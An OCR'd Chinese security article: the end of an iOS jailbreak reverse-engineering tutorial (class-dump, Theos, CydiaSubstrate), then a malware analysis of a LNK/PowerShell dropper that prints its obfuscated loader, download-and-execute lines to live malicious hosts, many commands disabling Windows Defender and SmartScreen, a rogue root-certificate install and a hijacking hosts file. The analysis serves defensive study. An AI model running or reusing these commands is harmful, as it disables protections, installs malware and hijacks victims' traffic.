       --sdk-ios      specify iOS SDK version (will look in /Developer/Platforms/iPhoneOS.platform/Developer/S
       --sdk-mac      specify Mac OS X version (will look in /Developer/SDKs/MacOSX<version>.sdk
       --sdk-root     specify the full SDK root path (or use --sdk-ios/--sdk-mac for a shortcut)
```


class-dump 的对象是 Mach-O 格式的二进制文件，如 Framwwork 的库文件和 App 的可执行文件。下面用 Mac 上的一个 ShadowsocksX 为例子：

```
peterpan in ~ λ cd /Applications/ShadowsocksX.app/
peterpan in /Applications/ShadowsocksX.app λ ls
Contents
peterpan in /Applications/ShadowsocksX.app λ cd Contents
peterpan in /Applications/ShadowsocksX.app/Contents λ ls
Info.plist     MacOS          PkgInfo        Resources      _CodeSignature
peterpan in /Applications/ShadowsocksX.app/Contents λ plutil -p Info.plist | grep CFBundleExecutable
  "CFBundleExecutable" => "ShadowsocksX"
```


这个时候我们已经通过 Xcode 的命令行工具 plutil 找到了这个 App 的可执行文件，但是并没有在本目录下找到，而是在其中一个子目录下面，接下来我们就可以使用 class-dump 去提取 App 的头文件了：

```
class-dump -s -S -H ShadowsocksX -o ~/path/to/headers/ShadowsocksX
```

接下来我们就会在目录下面找到我们所有的头文件了，经过对比之后，和源文件中的头文件是非常的相似的，除了一些参数类型被改成了 id，类型名用 arg1,arg2 来表示之外，其他的基本都是一样的。通过这些头文件，那么闭源的 App 就会露出他们的马脚了

Theos

这是一个越狱开发工具包。它与其他的越狱开发工具相比，最大的特点就是简单:不管是下载安装还是 Logos 的语法还是编译发布都比较省事，既然比较起来就要提到另一个也就是整合在 Xcode 中 的 iOSOpenDev，作为一个经常使用 Xcode 的 iOS 工程师，本来我是打算使用这种工具的，但是逆向工程接触底层的知识比较多，很多东西无法自动化，工具太智能反而会坏了自己的根基，

所以选择了整合度不算太高的 Theos。

等到配置完成之后就可以开始创建工程了，启动 NIC:

```
/opt/theos/nic.pl
```

然后根据选项我们创建一个 Tweak 工程，然后按照要求输入一系列的参数，也就算是我们的一个基础的 Tweak 工程创建完毕了，接下来还是结合实例来讲一下比较形象一点，我是在手机上修改了锁屏界面，也就是会进行弹窗，那么我们看看整个流程应该如何的去操作：

首先修改我们的 MakeFile，这个文件中指定工程用到的所有文件、框架、库等，将整个过程自动化

```
THEOS_DEVICE_IP = 192.168.199.129
ARCHS = armv7 arm64
TARGET = iphone:latest:7.0

include /opt/theos/makefiles/common.mk

TWEAK_NAME = ios_test
ios_test_FILES = Tweak.xm
ios_test_FRAMEWORKS = UIKit

include $(THEOS_MAKE_PATH)/tweak.mk

after-install::
trueinstall.exec "killall -9 SpringBoard"
```


接下来要修改的就是我们的 Tweak 文件：

```
%hook SpringBoard

- (void)applicationDidFinishLaunching:(id)application{
  %orig;
  UIAlertView *alert = [[UIAlertView alloc] initWithTitle:@"Are you ok?" message:nil delegate:self cancelButtonTitle:@"OK" otherButton
  [alert show];
  [alert release];
}

%end
```


这个 Tweak 也只是一个 demo，显然也非常的简单，意思也就是说勾住 SpringBoard 类中的 applicationDidFinishLaunching:函数，然后执行其中我们重写的 OC 语句，也就是弹出一个框，这两部做完之后剩下的就是打包然后编译安装了，在这个地方我们最快捷的一条龙服务就只需要一个命令:

```
make package install
```

CydiaSubstrate

曾几何时，在我们编写 Tweak 的时候，有没有考虑到它正常运行的基础是什么呢？正如我们在写编译型语言的时候，会知道编译器作为我们程序正常运行

的基础，在写诸如 python 的解释型语言的时候，会知道有解释器作为我们的基础，那么 Tweak 之所以可以改变我们正常进程运行的基础就是 CydiaSubstrate。它由三个部分来构成：

1、MobileHooker


2、MobileLoader

3、Safe Mode

下面我们就来一个个的阐述他们为 Tweak 的正常执行和维护起了什么样的作用：

1、MobileHooker

用图来说明 Hook 的功能



2、MobileLoader

该组件的作用就是让应用程序加载第三方的 dylib，theos 工程编译后生成的 dylib 就是由这个 MobileLoader 来加载。

MobileLoader 的原理主要是在系统启动时由 launchd 进程将 MobileLoader 加载进内存，随后 MobileLoader 会利用 DYLD_INSERT_LIBRARIES 环境变量将自己加载进设备的各个进程中，并会遍历/Library/MobileSubstrate/DynamicLibraries/目录下的文件，根据和每个 dylib 同名的 plist 文件来确定该 dylib 的作用范围，若当前进程满足该作用范围，则会使用 dlopen 函数动态加载对应的 dylib。

比如我们来查看一下 WatchDog 的 plist 文件：

这其中的 string 指定的是 SpringBoard 的 bundle identifier，也就是说进程 SpringBoard 会加载这个 dylib,值得注意的是，MobileLoader 加载完每个 dylib 后会首先调用 dylib 中用 __attribute__((constructor))声明的入口函数。

3、Safe Mode

顾名思义安全模式是为了保护我们的手机，我们的程序总会有崩溃的时候，因为 Tweak 的本质就是 dylib，崩溃的时候就会导致整个进程都崩溃掉，昨天我在写代码的时候不小心多了一个 release，导致访问未知内存，整个 Tweak 都 crash 掉了，更要命的是，这个 dylib 是寄生在 SpringBoard 上的，所以整个 iphone 的界面也崩掉了。

这个时候系统就会提示进入安全模式，让我们重启 SpringBoard，在安全模式下，所有基于 CydiaSubstrate 的第三方 dylib 都会被禁用，等到修复完成之后，就可以继续使用了。它会捕获 SUGTRAP、SIGILL 等六种信号作为判断是否进入安全模式的条件。有时候安全模式也不顶用的时候，就需要我们硬重启，然后按住音量+禁用 CydiaSubstrate，等到修复之后再重启一次就可以重新启用。

IDA Pro

这个就不用过度说明了，全平台逆向神器

博客和 github 地址

Blog ：

https://peterpan980927.cn/

Github：

https://github.com/Peterpan0927/


一个 .net 病毒的分析过程

原创： 病毒分析小组 信安之路 2018-11-05


样本概述

本次样本为 Lnk 文件，内嵌了一个 Powershell 脚本，用于后续的释放和攻击……

md5 为 13d3d78aa4d28311e8e57ca01d34d11f，VT 扫描结果如下:



行为预览



详细分析

对 Lnk 文件使用 010editor 解析并从命令行提取出有效 payload 如下，根据经验判断为 Invoke-Obfuscation 混淆后的代码。

"C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe"-NoPr-WINd1-eXEcB


yP -jOin('73k69<88Z32~40~78~101m119<45_79P98Z106P101Z99m116@32k83Z1
21E115P116~101P109l46l78~101Z116l46_87_101m98@67@108k105Z101@110<1
16P41~46k68m111~119E110m108k111l97Z100k83<116@114_105~110_103P40E3
9<104m116P116P112l58k47~47m122m118_100P46<117l115m47@49<39l41'.spLIt
('<ZPEmk_l@~')|%{([InT]$_-as[cHAr])})|&($sheLLid[1]+$sHelLid[13]+'X')

因为脚本病毒自身的局限性，灵活运用重定向即可反混淆，解密后代码只有一行


IEX (New-ObjectSystem.Net.WebClient).DownloadString('http://zvd.us/1')

访问 http://zvd.us/1 会重定向到 http://qgb.us/view/raw/55f809b0，可见为混淆后的 ps 代码

去除头部 ”&($VERBOSEpREFeRENCe.tOSTRInG()[1,3]+'X'-JOIn'')”，将脚本输出重定向，解开第一层混淆，发现仍存在混淆，



去除 1.ps1 头部 ”" $(sV 'OFS' '')"+[STrINg]”以及尾部 ”" $(sV 'OFS' '')"+[STrINg]”，继续重定向输出，可见明文脚本，脚本头部代码为弹框提示视频错误从而迷惑受害者



主要功能代码为下载 http://zvd.us/2 到 "$env:temp\tp.bat" 并调用 cmd 执行

```
$wc=new-object
    system.net.webclient;$wc.downloadfile("http://zvd.us/2","$env:temp\tp.bat")
    UKCgo -BinPath C:\Windows\System32\cmd.exe -Args "/c $env:temp\tp.bat"
```

http://zvd.us/2 指示去下载 http://zvd.us/3

http://zvd.us/3 重定向到 http://qgb.us/view/raw/a3e7990e，显示为混淆的 ps 代码

解密后发现脚本首先通过注册表操作禁用掉 Windows Dedenfer，SmartScreen 等系统自带的安全功能

```
reg delete "HKLM\Software\Policies\Microsoft\Windows Defender" /f
reg add "HKLM\Software\Policies\Microsoft\Windows Defender" /v "DisableAntiSpyware" /t REG_DWORD /d "1" /f
reg add "HKLM\Software\Policies\Microsoft\Windows Defender" /v "DisableAntiVirus" /t REG_DWORD /d "1" /f
reg add "HKLM\Software\Policies\Microsoft\Windows Defender\MpEngine" /v "MpEnablePus" /t REG_DWORD /d "0" /f
reg add "HKLM\Software\Policies\Microsoft\Windows Defender\Real-Time Protection" /v "DisableBehaviorMonitoring" /t REG_DWORD /d "1" /f
reg add "HKLM\Software\Policies\Microsoft\Windows Defender\Real-Time Protection" /v "DisableIOAVProtection" /t REG_DWORD /d "1" /f
reg add "HKLM\Software\Policies\Microsoft\Windows Defender\Real-Time Protection" /v "DisableOnAccessProtection" /t REG_DWORD /d "1" /f
reg add "HKLM\Software\Policies\Microsoft\Windows Defender\Real-Time Protection" /v "DisableRealtimeMonitoring" /t REG_DWORD /d "1" /f
reg add "HKLM\Software\Policies\Microsoft\Windows Defender\Real-Time Protection" /v "DisableScanOnRealtimeEnable" /t REG_DWORD /d "1" /f
reg add "HKLM\Software\Policies\Microsoft\Windows Defender\Reporting" /v "DisableEnhancedNotifications" /t REG_DWORD /d "1" /f
reg add "HKLM\Software\Policies\Microsoft\Windows Defender\SpyNet" /v "DisableBlockAtFirstSeen" /t REG_DWORD /d "1" /f
reg add "HKLM\Software\Policies\Microsoft\Windows Defender\SpyNet" /v "SpynetReporting" /t REG_DWORD /d "0" /f
reg add "HKLM\Software\Policies\Microsoft\Windows Defender\SpyNet" /v "SubmitSamplesConsent" /t REG_DWORD /d "0" /f
reg add "HKLM\System\CurrentControlSet\Control\WMI\Autologger\DefenderApiLogger" /v "Start" /t REG_DWORD /d "0" /f
reg add "HKLM\System\CurrentControlSet\Control\WMI\Autologger\DefenderAuditLogger" /v "Start" /t REG_DWORD /d "0" /f
schtasks /Change /TN "Microsoft\Windows\ExploitGuard\ExploitGuard MDM policy Refresh" /Disable
schtasks /Change /TN "Microsoft\Windows\Windows Defender\Windows Defender Cache Maintenance" /Disable
schtasks /Change /TN "Microsoft\Windows\Windows Defender\Windows Defender Cleanup" /Disable
schtasks /Change /TN "Microsoft\Windows\Windows Defender\Windows Defender Scheduled Scan" /Disable
schtasks /Change /TN "Microsoft\Windows\Windows Defender\Windows Defender Verification" /Disable
reg delete "HKLM\Software\Microsoft\Windows\CurrentVersion\Explorer\StartupApproved\Run" /v "Windows Defender" /f
reg delete "HKCU\Software\Microsoft\Windows\CurrentVersion\Run" /v "Windows Defender" /f
reg delete "HKLM\Software\Microsoft\Windows\CurrentVersion\Run" /v "WindowsDefender" /f
reg delete "HKCR\*\shellex\ContextMenuHandlers\EPP" /f
reg delete "HKCR\Directory\shellex\ContextMenuHandlers\EPP" /f
reg delete "HKCR\Drive\shellex\ContextMenuHandlers\EPP" /f
reg add "HKLM\System\CurrentControlSet\Services\WdBoot" /v "Start" /t REG_DWORD /d "4" /f
reg add "HKLM\System\CurrentControlSet\Services\WdFilter" /v "Start" /t REG_DWORD /d "4" /f
reg add "HKLM\System\CurrentControlSet\Services\WdNisDrv" /v "Start" /t REG_DWORD /d "4" /f
reg add "HKLM\System\CurrentControlSet\Services\WdNisSvc" /v "Start" /t REG_DWORD /d "4" /f
reg add "HKLM\System\CurrentControlSet\Services\WinDefend" /v "Start" /t REG_DWORD /d "4" /f
reg add "HKLM\SOFTWARE\Policies\Microsoft\Windows\System" /v "EnableSmartScreen" /t REG_DWORD /d "00000000" /f
reg add "HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer" /v "SmartScreenEnabled" /d "Off" /f
reg add "HKLM\SOFTWARE\Microsoft\Internet Explorer\PhishingFilter" /v "EnabledV9" /t REG_DWORD /d "00000000" /f
```


之后下载并执行几个文件，下面会逐一分析

脚本中下载链接与实际下载链接对应如下:

"http://tracker.awesomepush.online/5bc63d002c822c0001ff45fd","$env:temp\winstat.exe")
https://s3.amazonaws.com/360ossecure/simple/Alpha/installer.exe

"http://zrkls.pw/geo/geo.php","$env:temp\post2.exe")
http://zrkls.pw/files/svchost.exe


" http://zrkls.pw/p/geoip.php ","$env:temp\post3.exe")
http://zrkls.pw/p/p2.exe

"http://zrkls.pw/geo/geo.php","$env:temp\post2.exe")
http://107.172.196.165:7217/mn.exe

installer.exe 分析

该样本是一个 NSIS 安装包，主要用于网页劫持，用 7-Zip 解压之后，发现存在一个 Bat 脚本文件，pem 证书文件，用于劫持的 Hosts 文件

pem 证书文件如下:



Bat 命令如下:

```
certutil-addstore"Root"p.pem
```


将 Hosts 文件与系统的 Hosts 进行替换，内容如下:

```
80.241.222.139 a.com
80.241.222.139 11-hit.mail.ru
80.241.222.139 www.11-hit.mail.ru
80.241.222.139 ad.mail.ru
80.241.222.139 www.ad.mail.ru
80.241.222.139 adservice.google.com
80.241.222.139 www.adservice.google.com
80.241.222.139 ajax.googleapis.com
80.241.222.139 www.ajax.googleapis.com
80.241.222.139 apis.google.com
80.241.222.139 www.apis.google.com
80.241.222.139 c1.popads.net
80.241.222.139 www.c1.popads.net
80.241.222.139 c2.popads.net
80.241.222.139 www.c2.popads.net
80.241.222.139 codex.nflxext.com
80.241.222.139 www.codex.nflxext.com
80.241.222.139 completion.amazon.com
80.241.222.139 www.completion.amazon.com
80.241.222.139 connect.facebook.net
80.241.222.139 www.connect.facebook.net
80.241.222.139 consent.cmp.oath.com
80.241.222.139 www.consent.cmp.oath.com
80.241.222.139 google-analytics.com
80.241.222.139 www.google-analytics.com
80.241.222.139 googletagmanager.com
80.241.222.139 www.googletagmanager.com
80.241.222.139 googletagservices.com
80.241.222.139 www.googletagservices.com
80.241.222.139 gstatic.com
```


NSIS 脚本文件中，将释放出来的 AlphaPassive.msi 添加启动项，用于网页的劫持


```
Section Installer ; Section_1
  ; AddSize 246
  SetShellVarContext all
  SetOutPath $LOCALAPPDATA\Microsoft\Windows\Office\Documents\365
  SetOverwrite on
  AllowSkipFiles on
  File AlphaPassive.msi
  SetOutPath $INSTDIR
  File hosts
  WriteRegStr HKLM SOFTWARE\Microsoft\Windows\CurrentVersion\Run "" ""
  WriteRegStr HKLM SOFTWARE\Microsoft\Windows\CurrentVersion\Run "Intel Graphic Media Acce
  ClearErrors
  NAct::install 0 $PLUGINSDIR $EXEDIR
```


在系统中如下




MN.exe 分析

svchost.exe，mn.exe，p2.exe 均为混淆后的 C# 样本，使用 de4dot 即可去混淆，去混淆后发现均为同一种样本，故选取其中一个 mn.exe 分析，使用 dnSpy 打开去混淆后的程序，查看引用，可见存在 System.Configuration.Install，怀疑为利用 C# 自带的 InstallUtil.exe 来加载恶意代码，之后会结合样本解释此技术



当 C# 程序中存在 System.Configuration.Install.Installer 类的派生类时，如果通过 InstallUtil 程序启动，则程序不会从正常的入口点执行，而是从派生类中的 Uninstall 或 Install 类执行，我们在虚拟机中利用 procexp 就可以观察到样本通过 InstallUtil.exe 重新加载自身的行为:



程序正常入口点会调用 Class6.Form0_0.Run() 函数，从而调用 OnCreateMainForm() 函数

```
internal static void Main(string[] args)
{
    try
    {
        Application.SetCompatibleTextRenderingDefault(WindowsFormsApplicationBase.UseCompatibleTextRendering);
    }
    finally
    {
    }
    Class6.Form0_0.Run(args);
}

// Token: 0x0600003A RID: 58 RVA: 0x000024A4 File Offset: 0x000006A4
[DebuggerStepThrough]
public Form0() : base(AuthenticationMode.Windows)
{
    base.IsSingleInstance = false;
    base.EnableVisualStyles = false;
    base.SaveMySettingsOnExit = false;
    base.ShutdownStyle = ShutdownMode.AfterMainFormCloses;
}

// Token: 0x0600003B RID: 59 RVA: 0x000024C9 File Offset: 0x000006C9
[DebuggerStepThrough]
protected virtual void OnCreateMainForm()
{
    base.MainForm = Class6.Class7_0.GForm0_0;
}
```


OnCreateMainForm() 函数通过 Activator.CreateInstance() 的方式实例化 GForm0，从而调用 GForm0 的构造函数

```
return Activator.CreateInstance<T>();
```

局部变量

